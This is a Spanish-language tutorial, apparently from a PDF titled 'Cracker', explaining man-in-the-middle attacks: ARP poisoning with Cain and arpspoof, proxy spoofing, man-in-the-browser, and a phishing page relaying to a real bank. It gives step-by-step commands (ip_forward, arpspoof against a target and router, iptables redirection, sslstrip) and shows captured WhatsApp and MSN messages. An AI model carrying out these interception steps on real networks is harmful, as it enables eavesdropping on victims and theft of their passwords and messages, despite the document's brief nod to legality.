
Proxy Spoofing / Transparent Proxy

Es posible apuntar el nombre del proxy a nuestro ip, con alguna de las vulnerabilidades mencionadas y utilizar los servidores proxy: Paros Proxy (<http://www.parosproxy.org/index.shtml>) o Burp Suite (<http://portswigger.net/suite/>) para interceptar la comunicación y poder intervenir incluso ssl.



ARP Poison Routing

Se envían mensajes ARP Spoofeados con la MAC de nosotros para envenenar las tablas de ruteo y los paquetes nos lleguen a la dirección que especificamos. Caín es una excelente herramienta para esto, solamente seleccionamos el Sniffer y dando click en APR en el tab de host seleccionamos Scan MAC ya que tenemos los hosts nos vamos a la parte de Routing y seleccionamos + para redirigir la comunicación entre los hosts que seleccionemos. No debemos seleccionar todos los hosts de la lista porque es probable que causemos una negación de servicio.





Cracker

Man in The Browser

“Man in The Browser” se refiere a cuando no se utiliza un servidor para realizar un ataque de tipo MITM, sino que se utiliza el navegador para interceptar y modificar los mensajes.

Existen los llamados BHOs o Browser Helper Objects para Internet Explorer y los plugins de firefox, así como código que se inserta en el navegador, que cuando la víctima ingresa a algún sitio marcado estos programas capturan el tráfico, lo modifican y lo pueden redirigir.




Cracker

MITM con AJAX o cURL

Existe la posibilidad de utilizar AJAX o cURL para realizar conexiones tipo MITM.

La página es quien se comunica con el servidor destino, e intercepta lo que el cliente le pone y lo puede modificar o guardar.




Un ataque similar se utilizo para un portal de phishing que se comunicaba con el servidor original para mostrar los errores correctos o acceder al portal verdadero.

The screenshot shows a phishing page for CitiBusiness Online. The URL in the address bar is **http://citibusinessonline.da.us.citibank.com.tufel-club.ru - CitiBusiness Online**. The page features the Citi logo and the text "CitiBusiness® Online". On the left, there is a sidebar with links for **CURL**, **Manage Tomcat**, **Rip Curl Beach Wear**, **Front Page**, **libcurl index**, **PHP/CURL**, **Installing**, **IIS**, and **Apps**. The main content area includes a link to "Automatically get a mirror near you", a navigation menu with "cURL", "libcurl", and "PHP Binding", and a section titled "PHP/CURL -- using libcurl with PHP" with the subtext "Get libcurl functionality straight from within your PHP 4.0.2, no extra stuff is needed but PHP and libcurl". Below this, error messages are displayed: "I am unable to sign you on to CitiBusiness® Online at this time.", "7000000008453550 is not a recognized Business Code. Please close this window and try signing on again.", "You can contact customer service at 1 (800) 285 1709.", and "For hearing impaired call 1 (800) 788 0002".

Cracker

El ataque ‘Man in the middle’, traducido a español como ‘El hombre en el medio’, es un ataque PASIVO, que se lleva a cabo tanto en redes LAN como WLAN. Pongamos un simple ejemplo para poner de manifiesto en qué consiste este ataque: Supongamos que tenemos 3 hosts dentro de una red, host A, host B, y host C. El host A quiere intercambiar información con el host B (éste host puede o no estar en la misma red), para ello, los paquetes deben enviarse a través del router que los dirige hacia B. Ahora, si el host C tiene intención de ‘escuchar’ el mensaje que A envía a B, sólo tiene que adoptar un papel de puente entre A y el router.



Al ser un ataque pasivo, la víctima no detectaría nada raro, de ahí la dificultad de hacer frente a un ataque de este tipo, como veremos algún apartado más adelante.

En definitiva, este ataque nos permite monitorizar el tráfico que deseemos de una red, tanto de un host hacia el router, como del router hacia un host.

Conceptos Clave.

A continuación vamos a proporcionar algunos conceptos clave necesarios para comprender y asimilar mejor este documento, algunos de ellos probablemente los conocerás, pero nunca vienen mal.

Protocolos:

No vamos a entrar en detalle en la explicación de los protocolos ya que se saldría de nuestro tema, si quieres más información ojea algún libro sobre redes.

Cracker

- TCP: Este protocolo está orientado a la conexión, permite la multiplexación mediante puertos (mapeo de puertos), más adelante veremos cómo se capturan paquetes TCP cuando la víctima conecta con algún servidor. También es el encargado de ‘fraccionar’ la información en datagramas (paquetes) para su envío a través del protocolo IP como partes independientes (muy útil cuando se producen fallos en envíos al reenviar sólo el paquete que ha fallado).

- IP: Es utilizado por los protocolos de conexión (TCP) para el envío y enrutamiento de los paquetes

El protocolo TCP/IP es el que hace posible el ‘entendimiento’ entre todas las máquinas conectadas a Internet, cada una con un hardware/software diferentes, hablan el mismo idioma, TCP/IP.

- DNS: Este protocolo se encarga de resolver nombres de dominio en direcciones IP, es de gran ayuda ya que es mucho más fácil recordar el nombre de dominio de una web, que su dirección IP.

- ARP: El protocolo ARP es de fundamental entendimiento en este trabajo, ya que si no sabemos cómo funciona no entenderemos este documento. En una red con varios hosts conectados, cada uno con una dirección IP y una dirección física (MAC), el protocolo ARP se encarga de traducir la IP de un ordenador a su dirección MAC, así, a la hora del envío de paquetes, un host comprueba qué dirección MAC tiene la IP a la que quiere enviarle la información .

- ICMP: Es el protocolo encargado de hacer labores de control y error, es utilizado, por ejemplo, para comprobar que un paquete llega a su destino. Cuando hacemos ‘ping’ a cualquier máquina, estamos enviando paquetes de este tipo.

- Sniffer: Software diseñado para monitorizar la actividad de una red de computadores. Si lo utilizamos de forma ilícita, podemos capturar información de tipo personal (confidencial), y está estipulado como delito(Artículo 1.4 de la Ley Orgánica 15/1999 de protección de datos de carácter personal).

- Modo promiscuo de una interface de red: Aquel en el que una tarjeta de red captura todo el tráfico que circula por una red.

- Arp-spoofing: Ataque que modifica la tabla arp de un host para hacer que resuelva una IP a una MAC que no es la que le corresponde, el Arp-spoofing es lo que hace posible el ‘Man in the middle’.

Plataformas Linux.

A continuación vamos a hacer alguna demostración de este ataque sobre plataformas Linux. Explicaremos el software necesario y unos sencillos pasos para llevarlo a cabo.

Cracker

Software.

El software necesario es el siguiente:

- Wireshark (antiguo Ethereal) : Sniffer
- Paquete Dsniff: colección de herramientas para auditoría y test de penetración de redes.
- Arpspoof: Aplicación del paquete Dsniff para hacer arp-spoofing
- SSLstrip: Aplicación que permite capturar contraseñas en páginas https.
- Librerías WinPCap (para Windows) y Libcap (para Linux): Librerías necesarias para la monitorización de redes.

Explicación

Bien, vamos a describir como empezar a monitorizar el tráfico de una red con Wireshark:

Primero de todo, tenemos que editar el archivo ‘ip_forward’, esto nos permite redireccionar el tráfico que pasa por nuestra máquina hacia su destino, si no lo hacemos, propiciaremos una denegación de servicio (DOS) al equipo víctima.

o sudo nano /proc/sys/net/ipv4/ip_forward Cambiamos el 0 por 1

Después, abrimos el sniffer con una determinada interface de red y con privilegios de root:

o sudo wireshark -i [interface] -i Selecciona interfaz

A continuación, abrimos dos consolas y ejecutamos estos comandos (uno en cada consola):

o sudo arpspoof -i [interface] -t [ip_objetivo] [ip_router] -t target(objetivo) o sudo arpspoof -i

[interface] -t [ip_router] [ip_objetivo]

Ya estaríamos falseando la tabla ARP de la víctima, dada la manera en la que está hecho este ejemplo, capturariámos todo el tráfico que va desde la máquina víctima hacia el router.

Para ver las direcciones IP que están conectadas a nuestra red, podemos entrar a nuestro router desde el navegador:

Connected Clients	MAC Address	Age(s)	RSSI(dBm)	Type	IP Addr	Host Name
		0	0	11g	192.168.0.16	
		0	0	11g	192.168.0.19	
		0	0	11g	192.168.0.26	

Ahora, en la ventana de Wireshark, vemos que en la barra de herramientas hay 3 botones:



El verde es para especificar las opciones de captura de paquetes, el rojo para empezar una nueva captura, y el azul, para finalizarla, al pulsar este último, nos da la opción de guardar lo que hemos capturado en un archivo para su posterior análisis. Para más información consulta un manual sobre esta aplicación. Veamos ahora algunos ejemplos con este sniffer.

Cracker

Ataques de ejemplo

Se van a exponer ejemplos de las diferentes informaciones que eh conseguido con este ataque:

Dispositivos Moviles (WhatsApp)

En aplicaciones móviles como WhatsApp es relativamente fácil capturar los mensajes enviados/recibidos:

Transmission Control Protocol, Src Port: 58829 (58829), Dst Port: xmpp-client (5222), Seq: 66, Ack: 63, Len: 60
▼ Jabber XML Messaging
 ▼ eXtensible Markup Language
 ;{\b}\v34658536116\212\033C\r1326540548-91\002\004\00\001\001\214\002\026\005Uoooo
0020 db 9c e5 cd 14 66 95 07 e1 21 e0 2b f1 93 80 18f... .!+....
0030 03 60 e0 42 00 01 01 08 0a 00 2a 98 c9 89 cc ..B.....?....
0040 9d 0c 3f f8 08 5a a0 fa fc 0e 33 34 36 35 38 35 ..,...,.. 34658536116\212\033C
0050 33 36 31 31 36 8a a2 1b 43 fc 0d 31 33 32 36 35 36116... C..13265
0060 34 30 35 34 38 2d 39 31 f8 02 f8 04 ba bd 4f f8 40548-91.....0.
0070 01 f8 01 8c f8 02 16 fc 05 55 6f 6f 6f 6f uoooo
Info del paquete, mensaje: "uoooo"


Mensajería instantánea (Msn)

Igual que el anterior, la información enviada a través de msn, también se puede capturar facilmente:

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: AskeyCom_ (00:28:21:b6:00:86), Dst: All (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 192.168.0.19 (192.168.0.19), Dst:
Transmission Control Protocol, Src Port: 49613 (49613), Dst Port: msnp (1863), Seq: 1, Ack: 1, Len: 0
0000 00 c0 ca 4f 44 3b 00 26 b6 5c 29 df 08 00 45 00 ...0D;.&.\...E.
0010 00 28 21 b6 40 00 80 06 90 18 c0 a8 00 13 41 37 .(!k@...A7
0020 47 5a c1 cd 07 47 bb c4 3a b9 04 67 09 44 50 10 GZ...G.. ...g.DP.
0030 00 44 99 06 00 00 .D....
wlan1: <live capture in progress> ... Packets: 40 Displayed: 40 Marked: 0

Cracker

Veamos lo que contenía el mensaje:



Mensaje paquete
MSN

Redes sociales y ujaen

Para este ejemplo, vamos a hacer uso de la aplicación anteriormente mencionada ‘SSLstrip’. El protocolo SSL (secure socket layer) es utilizado actualmente por muchas webs para enviar datos de una forma segura.

El funcionamiento de SSLStrip es simple, reemplaza todas las peticiones “`https://`” de una página web por “`http://`” y luego hace un MITM entre el servidor y el cliente. La idea es que la víctima y el atacante se comuniquen a través de HTTP, mientras que el atacante y el servidor, se comunican a través de HTTPS con el certificado del servidor. Por lo tanto, el atacante es capaz de ver todo el tráfico en texto plano de la víctima.

Demostración:

Empezamos abriendo una consola y escribimos lo siguiente:

```
o iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports  
10000
```

Con esta línea lo que hacemos es redireccionar el puerto 80 al 10000


Ahora abrimos SSLstrip y le decimos que guarde las capturas en un fichero:

```
o sslstrip -w capturas.txt
```

Cracker

